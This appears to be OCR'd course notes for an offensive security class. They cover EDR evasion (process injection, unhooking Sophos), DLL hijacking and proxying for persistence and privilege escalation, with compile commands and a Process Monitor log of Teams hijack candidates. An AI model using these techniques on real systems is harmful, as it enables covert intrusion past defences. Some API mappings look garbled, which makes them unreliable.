Note: Stay away from NetGetJoinInformation, it sends RPC calls to the DC. You're essentially asking the DC for information about yourself.

We recommend using the GetUserNameExA structure (API) to perform some reconnaissance on target box and grab domain check MSDN, you'll have to include a specific library. [in, out] means you'll have to pass a pointer to the size

C++ Copy

```
BOOLEAN SEC_ENTRY GetUserNameExA(
  [in]      EXTENDED_NAME_FORMAT NameFormat,
  [out]     LPSTR                lpNameBuffer,
  [in, out] PULONG               nSize
);
```

`NameSamCompatible`
Value: *2*
A legacy account name (for example, Engineering\JSmith). The domain-only version includes trailing backslashes (\).

EDR Active Protection

Signature Detection – hash-based static detection

Sandboxing – program runs in virtual appliance

Active Protection - custom dll loaded, certain APIs hooked

Event Tracing – reactive component

Modes – Block and Monitor


Lab 10: Finding the custom DLL

We're going to be using vanilla remote process injection technique using the normal process injection Windows API stack

- OpenProcess -> NtOpenProcess
- VirtualAllocEx -> NtAllocateVirtualMemory
- WriteProcessMemory -> NtQueryVirtualMemory
- CreateRemoteThread -> NtDuplicateObject (this one is a but squirrely to get to)


Kernel32 is well documented on MSDN


NTDLL is not publicly documented and subject to change.



EDR Active Protection

Walkthrough/talk-through of an EDR loading a custom DLL




EDR DLL
User Process
EDR
Service
User space
Kernel space
EDR driver
kernel callbacks
PE image
Disk
Network


Unhooking the EDR

1. Automate the finding of hooks use hook_finder64
2. Verify the hooks manually
3. Find all APIs called by program /w API Monitor
4. Unhook and inject into remote process

Lab 11: Unhooking Sophos EDR

Turn process injection protection back on in the Sophos Admin portal!

DLL Proxying



DLL Proxying - Why?

persistence – your DLL will fire every time the application executes

privilege escalation – hijack a process that runs with SYSTEM privs

stealth – AV/EDR is not good at detecting DLLs

MITRE ATT&CK
Persistence -> Hijack Execution Flow -> DLL Sideloading T1574.002
Priv Esc -> Hijack Execution Flow -> DLL Sideloading
Defensive Evasion -> Hijack Execution Flow -> DLL Sideloading

DLL vs EXE


executables (exes) are separate programs that can be loadedinto memory as an indpendent process

DLLs (dynamic link libraries) PE modules that are loaded into an existing process and cannot live independently in memory

Source Code Difference

DLL - DllMain function and external function

Exe – main function



Compiling DLLs

using g++.exe

- g++.exe -Wall -DBUILD_DLL -g -c dll_stuff.c -o dll_stuff.o
- g++.exe -shared -Wl,--dll dll_stuff.o -o dll_stuff.dll -luser32

using cl.exe


- cl.exe /D_USRDLL /D_WINDLL dll_stuff.cpp /MT /link /DLL /OUT:dll_stuff.dll


test with rundll32.exe

rundll32.exe dllstuff.dll,<exported function>

DLL Search Order


Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs






DLL Hijack Requirements


- writeable directory
  - (Anything in C:\Windows requires admin privs)
  - users can write to their AppData folder
- must have exports from legitimate dll in our malware' exports
- binary must execute our DLL before legitimate execution in DLL Search Order






Hunting for Opportunities

AccessEnum for determining write access



A user's AppData folder is writeable by that user



Hunting for DLL Hijacking Opportunities

Filter for the following:

- Process Name is < binary.exe>
- Results contains “NAMENOTFOUND”
- Path ends with “dll”
- Operation is “CreateFile”

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result	Detail
9:02:53.2926427 AM	Teams.exe	19964	CreateFile	C:\Users\grego\AppData\Local\Microsoft\Teams\current\ffmpeg.dll	SUCCESS	Desired Access: Re
9:02:53.2928700 AM	Teams.exe	19964	CreateFile	C:\Users\grego\AppData\Local\Microsoft\Teams\current\ffmpeg.dll	SUCCESS	Desired Access: Re
9:02:53.2928954 AM	Teams.exe	19964	CreateFile	C:\Users\grego\AppData\Local\Microsoft\Teams\current\UIAutomationCore.DLL	NAME NOT FOUND	Desired Access: Re
9:02:53.2929812 AM	Teams.exe	19964	CreateFile	C:\Users\grego\AppData\Local\Microsoft\Teams\current\MSIMG32.dll	NAME NOT FOUND	Desired Access: Re
9:02:53.2933962 AM	Teams.exe	19964	CreateFile	C:\Windows\System32\UIAutomationCore.dll	SUCCESS	Desired Access: Re
9:02:53.2934027 AM	Teams.exe	19964	CreateFile	C:\Windows\System32\msimg32.dll	SUCCESS	Desired Access: Re
9:02:53.2940082 AM	Teams.exe	19964	CreateFile	C:\Windows\System32\UIAutomationCore.dll	SUCCESS	Desired Access: Re
9:02:53.2940131 AM	Teams.exe	19964	CreateFile	C:\Windows\System32\msimg32.dll	SUCCESS	Desired Access: Re
9:02:53.2941072 AM	Teams.exe	19964	CreateFile	C:\Users\grego\AppData\Local\Microsoft\Teams\current\WINMM.dll	NAME NOT FOUND	Desired Access: Re
9:02:53.2941415 AM	Teams.exe	19964	CreateFile	C:\Users\grego\AppData\Local\Microsoft\Teams\current\VERSION.dll	NAME NOT FOUND	Desired Access: Re
9:02:53.2944897 AM	Teams.exe	19964	CreateFile	C:\Users\grego\AppData\Local\Microsoft\Teams\current\USERENV.dll	NAME NOT FOUND	Desired Access: Re
9:02:53.2951737 AM	Teams.exe	19964	CreateFile	C:\Users\grego\AppData\Local\Microsoft\Teams\current\IPHLPAPI.DLL	NAME NOT FOUND	Desired Access: Re
9:02:53.2954034 AM	Teams.exe	19964	CreateFile	C:\Windows\System32\winmm.dll	SUCCESS	Desired Access: Re
9:02:53.2954322 AM	Teams.exe	19964	CreateFile	C:\Windows\System32\version.dll	SUCCESS	Desired Access: Re
9:02:53.2956536 AM	Teams.exe	19964	CreateFile	C:\Windows\System32\userenv.dll	SUCCESS	Desired Access: Re
9:02:53.2958079 AM	Teams.exe	19964	CreateFile	C:\Windows\System32\IPHLPAPI.DLL	SUCCESS	Desired Access: Re
9:02:53.2959759 AM	Teams.exe	19964	CreateFile	C:\Windows\System32\winmm.dll	SUCCESS	Desired Access: Re
9:02:53.2960015 AM	Teams.exe	19964	CreateFile	C:\Windows\System32\version.dll	SUCCESS	Desired Access: Re
9:02:53.2961196 AM	Teams.exe	19964	CreateFile	C:\Windows\System32\userenv.dll	SUCCESS	Desired Access: Re

Dumping Exports from Legitimate DLL

